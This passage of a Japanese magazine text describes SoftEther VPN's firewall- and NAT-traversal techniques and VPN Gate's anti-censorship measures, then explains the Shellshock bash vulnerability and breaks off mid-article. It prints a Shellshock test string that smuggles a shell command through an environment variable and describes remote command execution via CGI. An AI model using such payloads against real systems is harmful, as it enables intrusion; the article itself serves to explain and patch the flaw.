そこで、SoftEther VPNはトンネリングのしくみとしてストリームを採用しました。SoftEther VPNはVPNトンネルを経由して大量のパケットを送信しようとするとき、1,514バイト単位でできるだけ詰め込むように最適化を行います。SoftEther VPNはブロック全体をHTTPS、およびSSLでカプセル化し、物理ネットワーク上に送り出します。この過程においてほとんど総送信パケット数は増加しません。この方法により良好なパフォーマンスを実現しています。


並列伝送メカニズム

高いスループットのもう1つの理由は、複数トンネルを用いた並列伝送による高速化です。SoftEther VPNで採用しているHTTPSはTCPベースであり、TCPはひどいパケットロスやパケット遅延が発生する環境ではあまり速度が出ません。そこで、SoftEther VPNはHTTPSプロトコルに追加の拡張を行いました。これは「並列伝送メカニズム」と呼ばれています。

この機能を有効にすると、単一の論理的なVPNセッションは複数本のTCP(HTTPS)コネクションによって構成されるようになります(**図4**)。ユーザは同時並列伝送の数を1～32までの間で設定できます。すべてのパケットは最適化モジュールによって計算された最適なTCPコネクションに追加されます。もし論理的なVPNセッションの中の1つのTCPコネクションでパケットロスが検出された場合には、その次のパケットは別の健康なTCPコネクションを経由するようになります。このTCPコネクション間の高速スイッチングによる最適化が高いスループットを実現しています。

注1) 通信経路上で使用可能なMTUの値を事前に確認することで、送信側で適切なサイズにデータを分割、送信するための機能。

▼図4　複数トンネルを用いた並列伝送



簡単に使用できる

簡単に使用できるという特徴には2つの面が存在します。1つは「簡単に設定ができる」という面、もう1つは「さまざまなところから簡単に接続できる」という面です。

簡単に設定できる

第2章でも述べたとおり、SoftEther VPNはすべてGUIで設定が可能です。しかし、もしかするとクライアントのユーザの中にはGUIでも難しいと感じる人がいるかもしれません。そのような場合のために、SoftEther VPNにはクライアント設定のエクスポート／インポート機能があります。管理者がクライアントを設定してファイルにエクスポートし、ユーザはそのエクスポートファイルをインポートするだけで、VPNの設定を完了させられます。

さまざまなところから接続できる

SoftEther VPNはHTTPSプロトコルを使用します。HTTPSはインターネット上で広く使用されています。Webブラウザを用いてWebサイトとの間で安全な通信を確立する際に、HTTPSが自動的に使用されています。HTTPSのおかげで、ユーザはクレジットカード番号などの秘匿すべき情報をインターネット上で伝送できます。HTTPSがなければインターネットを電子商取引のツールとして使用することは不可能です。つまり、HTTPSがデファクトスタンダードであることから、ほぼすべてのファイアウォール、プロキシサーバ、NATで、HTTPSによって構成されているパケットを通過させるのです。

LANの内部にいる人であれば誰でも、その人のコンピュータとインターネット上にある任意のホストとの間でHTTPS接続を確立できます。この点を目ざとく利用することが、VPNプロトコルの良好な透過性を実現するための最良の方法です。そこで、SoftEther VPNはHTTPSを安定したVPNトンネルを確立するためのプロトコルとして採用しました。SoftEther VPNは企業内LAN、ホテルの客室および空港の無料無線LANアクセスポイントなど、ほぼすべてのネットワーク環境で利用できます。この特徴により、既存のネットワークのセキュリティデバイスにほとんど変更を加えることなく、最小限の努力だけで、VPNトポロジを簡単に設計できます。

一方で、もしIPsec、PPTPなどの従来のVPNプロトコルを利用したい場合には、現在使用されているファイアウォールなどのセキュリティデバイス上のネットワークポリシーを変更し、ESP(Encapsulating Security Payload)やGRE(Generic Routing Encapsulation)などの特別なIPプロトコルを通過させるように設定しなければなりません。ファイアウォールの設定変更のための努力を費やすだけでなく、ファイアウォール上に従来のVPNパケットを通過させるための穴を開ける作業によりネットワーク全体を危険に陥れてしまうリスクもあります。

また、空港の無線LANやホテルの客室のインターネット接続回線などはセキュリティ上の利用により、HTTPとHTTPS以外のプロトコル通信を遮断している場合があり、従来のVPNプロトコルは利用できません。このような制限の厳しい環境でVPNを使うには、SoftEther VPNのようにVPNパケットをHTTPS上にトンネリングする方法が唯一の解決策となります。

高性能ファイアウォールを越えるための工夫

現代における一部の高性能のファイアウォールは、通過するTCPコネクションの異常な挙動を検出できます。そのようなファイアウォールがネットワークとインターネットとの境界上に設置されている場合は、SoftEther VPNによるVPNセッションが異常なTCPコネクションとして識別され、ファイアウォールによって切断されてしまう危険性があります。これは信頼性のある安定したVPNセッションを維持す

るためのリスクとなります。

SoftEther VPNはHTTPSプロトコルを活用してVPN内部を流れるパケットをトンネリングしますが、デフォルトではHTTPS/TCPコネクションは双方向の通信となります。通常のHTTPSの挙動においては、1本のTCPコネクションが確立されてから終了するまでの間の送信方向と受信方向の切り替わりの回数はHTTP 1.1のRFCに基づき15回が最大となっています。SoftEther VPNがトンネリング目的で単一のHTTPS/TCPコネクションを使用すれば、送信／受信方向の切り替わりの回数は15回をすぐに超過してしまいます。

このような状況は通常のHTTPSでは絶対に発生しません。そのため、賢いファイアウォールはステートフルパケットインスペクション機能により、このようなHTTPSセッションを切断してしまいます。

異常なコネクションとして検出されるのを避けるため、SoftEther VPNは2種類の手法を有しています。まず、SoftEther VPNは1本の論理的なVPNセッションを構成する複数のTCPコネクションを2個のグループに分離します。1個目のグループは送信方向のみ、2個目のグループは受信方向のみです。このとても簡単なトリックにより異常な挙動として検出されることを避けています。


もう1つの手法として、SoftEther VPNは各TCPコネクションの生存の有効期限を設定できるようになっています。ファイアウォールは長時間維持されているTCPコネクションを異常なコネクションとして検出し、切断してしまう場合があります。その前に、SoftEther VPNはTCPコネクションを自主的に切断し、新しいコネクションを確立するのです。

NATを越えるための工夫

SoftEther VPNでは、VPN Server側の設定も簡単になっています。とくに、NATが存在する場合、従来のVPNではNATの変更が必須でした。しかし、SoftEther VPNではNAT越えにUDPホールパンチングと呼ばれる手法を使用することで、NATの設定を変更することなくVPN Serverを構築可能にしています(NATトラバーサル機能)。

UDPホールパンチングとは、簡単に言うと、インターネット上の同期サーバを通じてVPNサーバとVPNクライアントが情報を交換し、それぞれのNATの内側からほぼ同時に通信を開始することで、NAT内から開始した通信のように見せかけ、NAT越えを実現するものです(**図5**)。なお、同期サーバはSoftEtherプロ

▼図5　UDPホールパンチング



ジェクトが用意しており、無償で使用できます。

ただし、NATトラバーサルはすべてのNATで動作するとは限りません。大規模な環境で使われることの多い対称型NATなど、UDPホールパンチングがうまくいかないNATもあります。そのような場合でも、VPN Azureサービス(**図6**)というVPN通信を中継するサービスを使えば、簡単にVPNサーバを構築できます。

VPN Gateは国境を越える


最後にVPN Gateというプロジェクトを紹介します。現在、政府などによってインターネットへのアクセスが制限され、FacebookやTwitterやYouTubeなどのサービスにアクセスできない地域が存在しています。しかし、VPNを使用することでこの制限を回避できるかもしれません。

たとえば、VPNの接続後、デフォルトゲートウェイをVPN接続先のネットワークのインターネット出口に設定しておくと、Facebookにアクセスしようとしたときに、通信パケットがVPNトンネルを経てリモートアクセス先のVPNサーバ、そしてリモートアクセス先のデフォルトゲートウェイを通る形となります。VPNはトンネルの中の通信を暗号化しているため、ファイアウォールにとっては、単にどこかのVPNサーバと暗号化通信を行っていることしかわからず、そのVPNを通じてFacebookにアクセスしていることはわかりません。そのため、制限のない地域のVPNサーバに接続すれば、自由にインターネットサービスにアクセスが可能となります。

リモートアクセス型VPNの方法で日本にVPNを設定しておき、海外からVPNで接続すれば、日本からアクセスしているかのようにインターネットを使用できます。

じつは、このようなアクセス制限を回避するためだけにSoftEther VPNを使う場合、自前でVPNサーバを立てる必要はありません。VPN Gate(**図7**)というサービスを使うと、世界中のボランティアの方々が立てたサーバを利用できるようになっています。VPN GateはSoftEther VPNの拡張モジュールとして提供されており、現在、VPN Gateのサーバは世界中で5,000台以上が提供されています。ボランティアは地理的に分散しており、各ボランティアがインターネットに接続しているISPも分散しています。そのため、必然的に各VPNサーバのIPアドレスはバラバラに分散配置されることになります。さらにボランティアの数は毎日増減し、各IPアドレスも不定期に変更されるため、たとえ政府が設置するファイアウォールで通信不良が発生して特定のIPアドレス宛の通信が正常に行えないようになった場合でも、ほかのIPアドレスで稼働しているVPNサーバに自由に接続できるのです。

▼図6　VPN Azure



インターネット検閲国のファイアウォール対策

VPN Gateのサーバ一覧はWebサイトやソフトウェアを通して公開しています。そのため、VPN Gateの通信を止めたいと考える政府などは、この一覧をファイアウォールに登録し、通信をブロックできてしまいます。そこで、VPN Gateではいくつかの技法を用いてファイアウォールに対抗しています。

関係のないIPアドレスの混入

その1つが、VPN Gateのサーバとは関係ないIPアドレスをVPN Gateのサーバリストに少数加える方法です。VPN Gateのボランティアサーバは毎日変化するため、ファイアウォールへ登録する際には、なんらかのプログラムによる自動登録が行われます。しかし、VPN Gateのサーバリストに、VPN Gateのサーバではない重要なIPアドレス、たとえばDNSルートサーバアドレスやトップレベルドメインのDNSサーバアドレス、Windows Updateサーバや有名なポータルサイト、メールサーバなどのIPアドレスを混入させておきます。もし自動登録プログラムがVPN Gateのサーバリストを登録した場合、そのファイアウォール下にあるインターネット通信に支障をきたすこととなり、安易にファイアウォールに自動登録するのが難しくなります。

また、これらのIPアドレスをサーバリストにいくつか混入しておいても、VPN Gateの正当なユーザにとっては無害です。ユーザがサーバリスト中からVPN Gateのサーバでないのエントリを選択してVPN接続しようとしても、宛先IPアドレスにはVPNサーバは稼働していないため、VPN接続エラーになります。ユーザはそのIPへの接続をあきらめ、別の接続可能なエントリを試すため、多数のユーザから大量の接続パケットが送られることでDoS攻撃と同様の影響が生じる可能性も低くなります。

自動登録プログラムIPリスト


しかし、この関係ないIP混入だけでは弱い部分があります。ファイアウォールへの自動登録プログラムに「VPN Gateへの接続を試みたあとに登録を行う」という手順を加えた場合、関係ないIP混入だけではファイアウォールに対抗できなくなってしまいます。

そこでVPN Gateでは、この自動登録プログラムが作動しているコンピュータのIPリストを作成し、そのIPからのVPN要求をいっさい無視する方法を採用しています。VPN Gateでは、すべてのVPN Gate Serverが受付けたVPN接続のログの一部をVPN Gate List Serverに集約しています。

VPN Gate Serverは単独では、接続元のコンピュータが自動登録プログラムであるか否かを見分け、自身が検出されるのを防止することは困難です。というのも、VPN接続後に短時間で切断する挙動からその通信が自動登録プログラムからのものであると判定できたとします。しかし、その時点ですでに自動登録プログラムは、VPNサーバの検出に成功してしまっているからです。

したがって、自動登録プログラムによる検出を防止する唯一の方法は、新たなVPN接続が試行された時点で、それが

▼図7　VPN Gate



自動登録プログラムからのものであるか否かを判定し、自動登録プログラムからのものである場合はいっさい応答しないという方法です。各個のVPN Gate Serverではこの判定は不可能です。

そこで、この問題を解決するために全VPN Gate Serverが協調して動作し、自動登録プログラムを検出してこれを完全無視するためのリストを生成します(**図8**)。リストの生成は、各VPN Gate Serverにおける処理と、VPN Gate List Serverにおける処理の2つに分かれます。

①各VPN Gate Serverにおける処理

VPN接続がクライアントによって開始されたあとに、VPN接続が正常に確立されたものを「完了呼」、途中でエラーが発生したか、または切断されたものを「不完了呼」として記録する。すべての完了呼および不完了呼の接続元IPアドレス、時刻、通信データ量、通信時間などの統計データを記録し、VPN Gate List Serverに送付する

②VPN Gate List Serverにおける処理

①によって送付された全VPN Gate Serverからのデータを集約し、定期的に次の(ア)、(イ)のとおり分析する


(ア)特定のIPアドレスまたはIPアドレスレンジから、多数のVPN Gate Serverに対して不完了呼が発信されている場合、それらを自動登録プログラムIPリストに加える

(イ)特定のIPアドレスまたはIPアドレスレンジから、完了呼が接続されているが、各完了呼のVPN接続時間が短いか、通信量が少ない場合は、そのIPアドレスを自動登録プログラムIPリストに加える

VPN Gate List Serverは、自動登録プログラムであると判定されたIPアドレスをリストにして、自動登録プログラムIPリストとして各VPN Gate Serverに配布します。こうすることによって、自動登録プログラムからの検出を防止しています。

なお、VPN Gateを通した通信はログが保存されており、犯罪に利用された場合には司法機関からの適切な問い合わせに対応して追跡を行えるようになっています。SD

▼図8　自動登録プログラムIPリストによる対抗策



すずきひろのぶ
suzuki.hironobu@gmail.com

bashの脆弱性 “Shellshock” その影響と対策

日本時間2014年9月25日に、JPCERT/CCからGNU bashの脆弱性に関する注意喚起が発表されました。bashはLinuxに必ず入っており、この脆弱性による影響範囲は計りしれません。本稿では、シェルの基本機能にまで立ち返ってこの脆弱性の内容を解説します。さらにその影響や対策方法についても言及します。

CVE-2014-6271

前号（2014年11月号）の本連載で、脆弱性の影響度を示す指標CVSS（Common Vulnerability Scoring System）を紹介しましたが、GNU bashの脆弱性にはCVSS値の最大値10.0という値が設定されています。つまり、すべての評価メトリクスが最高（最悪）の脆弱性であり、極めて緊急性が高く影響範囲の広い脆弱性と言えます。

GNU bashの問題は1つの脆弱性にとどまらず、不十分な修正による再修正や、集中的なソースコードの見直しにより、新しい脆弱性が次々に発見されるという一連の流れとなっています。この一連の問題のスタートとなったCVE-2014-6271は米国時間2014年9月24日（日本時間25日）に公開されました[注1]。

CVE-2014-6271の影響はたいへん大きく、サーバプログラム内部（Webアプリケーションも含む）で明示的／非明示的にかかわらず、bashを呼び出している場合には外部から与えられた任意のコードが実行される可能性があります。また、この攻撃方法は外部から極めて簡単に行えるうえに、最悪の場合には、システムにおける最大の権限であるrootによって任意のコードが実行される恐れもあります。CVSS値が最大値を示しているのもそのためです。

緊急にbashを最新版にアップデートする必要があります。

注1）MITREのサイトをチェックすると、CVE-2014-6271のCVEエントリができたのは2014年9月9日ですので、調整期間は約2週間強です。

6つの脆弱性

今回の一連の事例では、修正ミスなども含め**表1**にある合計6つの脆弱性がアナウンスされました。

10月8日更新の情報（10月20日時点で最新の情報）によれば、**表2**に示したバージョンのbashでは**表1**の脆弱性は解決されているとのことです。

▼**表1　CVE-2014-6271関連の脆弱性番号（2014年10月20日時点）**

CVE番号	影響
CVE-2014-6271	任意のコードの実行
CVE-2014-7169	任意のコードの実行
CVE-2014-7186	サービス運用妨害（DoS）
CVE-2014-7187	サービス運用妨害（DoS）
CVE-2014-6277	サービス運用妨害（DoS）
CVE-2014-6278	任意のコードの実行

▼**表2　脆弱性対応済のbash**

バージョンとパッチレベル
Bash 4.3 Patch 29
Bash 4.2 Patch 52
Bash 4.1 Patch 16
Bash 4.0 Patch 43
Bash 3.2 Patch 56
Bash 3.1 Patch 22
Bash 3.0 Patch 21

bashの脆弱性を確認するには、コマンドラインで**bash --version**と入力します。コマンドを入力して**version 4.3.29(2)**と表示されたとき、次のような意味になります。

- bashのバージョンが4.3
- パッチレベルが29
- コンパイルが2回目

最新の情報はJPCERT/CCの注意喚起[注2]あるいはUS-CERT/NISTの脆弱性情報[注3]を確認してください。

シェル(Shell)とは何か

この問題を理解するために、基礎的な内容を説明していきます。なお、オペレーティングシステム(以下、OS)としてUNIXに興味があってより知りたい方は筆者のWebサイト[注4]が役立つと思います。

さて、いわゆるパソコンしか使ったことのないユーザにとってUNIX[注5]のシェルは位置づけが難しいソフトウェアだと思います。シェルは、ユーザがプログラムを実行するときに、プログラムが必要とする各種の情報を与え、そしてプログラムを起動する役目を果たします。つまり、OSとユーザとの間に介在するインターフェースの役目を果たすプログラムです。

UNIXではユーザが直接アクセスできないOSの中心部分をカーネル(Kernel)と呼びます。英語のKernelの意味は「果実の種」で、それが転じて「重要な中心部分」という意味もあります。そして、そのカーネルを包む外殻がシェル(Shell)です(**図1**)。英語のShellは「内部を守るための外殻」を指していて、たとえば貝殻(sea shell)や卵の殻(eggshell)の殻(shell)がそうです。

注2) JPCERT/CCからの注意喚起 **https://www.jpcert.or.jp/at/2014/at140037.html**
注3) US-CERT/NISTのNational Vulnerability Databaseの告知 **http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6271**
注4) UNIXオペレーティングシステム **http://uc2.h2np.net**
注5) ここではわかりやすくUNIXと表現していますが、POSIX(またはこれと同等のIEEE 1003やISO/IEC 9945)仕様準拠のOSと読み替えてもかまいません。


プロセスの生成

UNIXのプログラム実行の基本単位であるプロセスが生成される際のしくみを説明します。


UNIXにおいて新しいプロセスは、その親プロセスからOS内部のプロセスが持つ資源や、シェルそのものが持つ環境変数などを継承する形で、子プロセスとして生成されます(**図2**)。なぜこのような方法を採るかというと、実行のための資源情報をいちいち最初から設定するより、既存のプロセスをコピーする形で生成し実行するほうが、プログラマにとってもユーザにとっても簡単にできるからです。

システムで最初に生成される特殊なプロセス「init」以外は、すべてのプロセスは親子関係にあります。親プロセスが子プロセスより先に正常に終了すると、子プロセスは親がなくなるので、孤児プロ

▼**図1　Shell(外殻)がKernel(核)を包み込んでいるモデル**



▼**図2　プロセス生成の様子**



親プロセスがシステムコール fork() を使って子プロセスを生成する。子プロセスは execve() を使って実行プログラムを呼び出すことにより実際のプログラムを走らせる。実行に必要な資源や環境変数などは親プロセスから引き継がれる。

セス（Orphan Process）となり、自動的に親プロセスがinitになります（付け替えられます）。

ファイル・パーミッションと実行権限

本稿では話が複雑にならないように、ファイル・パーミッションと実行権限の説明は、今回の問題理解に必要な範囲に絞って説明を進めます。

UNIXは基本的にユーザID（UID）とグループID（GID）の利用権限の情報を使ってアクセス権限の管理をします。ファイルのアクセス制御は、ユーザ種別とファイルに対しての属性の組み合わせで許可／不許可を管理します（本稿では読み書きのアクセス権限だけに着目します）。

ユーザ種別の「所有者（User）」「グループ（Group）」「それ以外（Other）」に対してファイル属性の「読み込み」「書き込み」の許可があるか否かで管理します（**図3**）。プログラムが保持している権限が一致する範囲で、ファイルにアクセスすることが可能です。たとえば、所有者のみ読み込みが許されているファイルは、その所有者だけが読み込めます（**図4**）。

唯一、そのルールが適用されずオールマイティーにアクセスできるユーザIDがあります。それがrootです。実行時のユーザIDがroot（ユーザID値は0）であるプロセスは、オールマイティーにアクセスできるだけではなく、実行時に自分のユーザIDを任意のユーザIDに変更することが可能です。簡単に言えばrootは何でもできるユーザID、ということになります。

GNU/Linuxのような現代的なUNIX系OSにおけるユーザ権限とアクセス制御は、かなり詳細に設定することができます。さらにはPOSIX ACLという個別のファイルに個々のユーザIDに対するアクセス制御をかける機能もあります。

UNIXはパーソナルコンピュータのためのOSではなく、1つのコンピュータを複数のユーザで同時に使うことを前提に作られてきたOSです。個々のユーザを区別し、ほかのユーザに対するセキュリティ侵害をしないように設計、実装されています。

▼**図3　foo.txtのパーミッションの例**

```
$ ls -l foo.txt
-rw-r--r-- 1 hironobu hironobu 0 Oct 20 13:38 foo.txt
```

ファイル属性＼ユーザ種別	所有者（User）	グループ（Group）	それ以外（Other）
読み込み	許可	許可	許可
書き込み	許可	不許可	不許可
実行	不許可	不許可	不許可

▼**図4　所有者のみ読み込みが許可されているファイル**

```
$ ls -l bar.txt
-r-------- 1 hironobu hironobu 0 Oct 20 13:40 bar.txt
```

bar.txtはユーザIDがhironobuで実行されている
プログラム（プロセス）しか読み込むことができない

上記の機能に加え、さらにSELinuxの機能を使えば、今回のGNU bash脆弱性の影響を最小限にできた可能性もかなり大きいと思います。

ユーザインターフェースとしてのシェル

UNIXは端末で稼働しているシェルのインタプリタの能力を通してコマンド（実行プログラム）を実行します。CUI（Character User Interface）で動かすためのインターフェースとなります。これが多くの人が持つシェルのイメージだと思います。ユーザの実行したコマンドは、シェルの持つ実行に必要な環境を継承しています。たとえば、実行されるプログラムが参照するロケール（地域や言語などの設定パラメータ）は親から継承されます（**図5**）。

しかし、これはシェルの一側面にすぎません。シェルの本質はプログラミング言語を処理するインタプリタであり、それをCUIとして使っているだけなのです。

歴史的には、UNIXの出現以前のMultics[注6]というOS上でのコマンドライン・インタプリタに対してすでにシェルという概念が現れています。UNIX上での最初のシェルはThompson Shell（1971年）です。しかし、プログラム言語の実行環境のシェルとして機能的に不十分だったので、Bourne Shell

注6）UNIXを生み出したAT&Tベル研究所のコンピュータ科学者たちが参加していたプロジェクトです。

(1977年)に置き換わります。Bourne Shellはプログラミング言語としてはALGOL 68に影響を受けた言語とされています。

一方で米カリフォルニア大学バークレー校では、Thompson Shellの置き換えのためにC Shell(1978年)が作られます。こちらは名前から推察できると思いますが、C言語に影響を受けている言語です。

その後は、この2つの系列で、あるいはハイブリッドで、いろいろなシェルが作られていきます。Bourne Shell系列で有名なところではKorn Shell(1983年)が、C Shell系ではTENEX C Shell(1981年)[注7]が現れます。

Bourne-again Shell(1989)はGNUプロジェクトで作成されたBourne Shellを置き換えるためのシェルです。これがGNU bashです[注8]。bashはBourne Shell互換というだけではなく、C ShellやKorn Shellなどの機能も取り込み、POSIX仕様も満たしている今日広く使われているシェルです。

注7) TENEX C Shellはtcshのことです。

注8) 筆者は、「Bourne-again Shellという名前は、Born-again Christianから来ているのだ」と直接リチャード・ストールマンから教えてもらった記憶があります。彼に聞いたのですが、意味はキリスト教福音派へ改宗することで、たとえば当時の米国大統領ロナルド・レーガンがBorn-again Christianだそうです。

▼図5　dateコマンドがシェルのロケールを継承している例

```
 dateを入力し時間を得る
$ date
Mon Oct 20 22:35:28 JST 2014
 ↑ POSIX標準の表記

 シェルの持っているロケール関連の情報を表示
$ env | grep LC_
LC_PAPER=ja_JP.UTF-8
LC_ADDRESS=ja_JP.UTF-8
LC_MONETARY=ja_JP.UTF-8
LC_NUMERIC=ja_JP.UTF-8
LC_ALL=C
LC_TELEPHONE=ja_JP.UTF-8
LC_IDENTIFICATION=ja_JP.UTF-8
LC_MEASUREMENT=ja_JP.UTF-8
LC_TIME=ja_JP.UTF-8
LC_NAME=ja_JP.UTF-8
 最も優先度が高いLC_ALLにてC（POSIX標準）が
 指定されている
```

シェルプログラミング

UNIXではシェルスクリプト(シェルによるプログラム)という形でも利用しています。スクリプトファイルは実行パーミッションが設定されていれば、そのままコマンドとして実行できます。プログラム言語ですので関数の定義もできます(**図6**)。

GNU bash脆弱性の動作と影響

CVE-2014-6271のGNU bashの脆弱性とは、「環境変数に名前のない関数とシェルコマンドを設定したうえでbashを実行すると、本来実行されるはずのない環境変数に設定したシェルコマンドが実行される」というものです。

実際にどうなるか試してみましょう。脆弱性の修正がされていないbash 4.3.0で試してみます(**図7**)。不正なコマンドを実行しようとしているのは、**echo CVE-2014-6271**の部分です。その結果が“CVE-2014-6271”として出力されています。この部分に

▼図6　bashで関数を定義したプログラムを作成し実行する

```
$ ls -l testfunc.sh
-rwxr-xr-x 1 hironobu hironobu 82 Oct 20 ↵
16:02 testfunc.sh
$ cat ./testfunc.sh
#!/bin/bash
testfunc() {
    echo 'テスト関数'
    return 0
}
testfunc;

$ ./testfunc.sh
テスト関数
```

▼図7　CVE-2014-6271の脆弱性の再現

```
$ bash --version   ← bashのバージョンの確認
GNU bash, version 4.3.0(1)-release (x86_64-unknown-linux-gnu)
 (... 略 ...)

$ env 'x=() { :;}; echo CVE-2014-6271' bash -c "echo TEST"
CVE-2014-6271                  └ シェルコマンド
TEST
   └ 名前のない関数
```

任意のコマンドを指定して実行させることが可能です。**図8**はその一例です。

次は、**図7**と同じことを10月6日までに公開された修正をすべて加えたbash 4.3.30で行ってみます。**図9**のようになります。これが本来の結果です。

つまり、CVE-2014-6271の脆弱性を抱えているbashは起動時に外部から環境変数を与えることができれば、任意のコマンドを実行することが可能です。あまりにも影響範囲が大きいので、すべてを紹介するのは誌面の関係上不可能ですが、影響度が大きい典型的な3つのパターン「CGI（Webアプリケーション）」「DHCP」「SSH」について取り上げたいと思います。

CGI（Webアプリケーション）

ApacheのCGIとして、bashを使ったプログラムhello.cgiがあるとします（**リスト1**）。このCGIプログラムはhttp://bashtest/cgi-bin/hello.cgiに用意されているとします。ちなみに筆者の環境に導入しているOracle VM VirtualBox上に今年の8月以降、動かしていなかったDebian 7.6とApache環境があったので、それをそのまま使いました。

ブラウザでhttp://bashtest/cgi-bin/hello.cgiにアクセスすると“HELLO”と表示されます。wgetを使ってサーバからのレスポンスを見ると**図10**のようになります。

では、CVE-2014-6271の脆弱性を使って、利用されているプロセスがどのようになっているかを確認します（**図11**）。実行するコマンドは**/bin/ps ux**です。サーバ上で実行したときのユーザIDと同じユーザIDで動作しているプロセスすべてをリモートから表示するという意味になります。

図11を見ると、/bin/psはwww-dataのユーザID権限で動作しているのがわかります。また、hello.cgiがbashによって実行されているのがわかります。

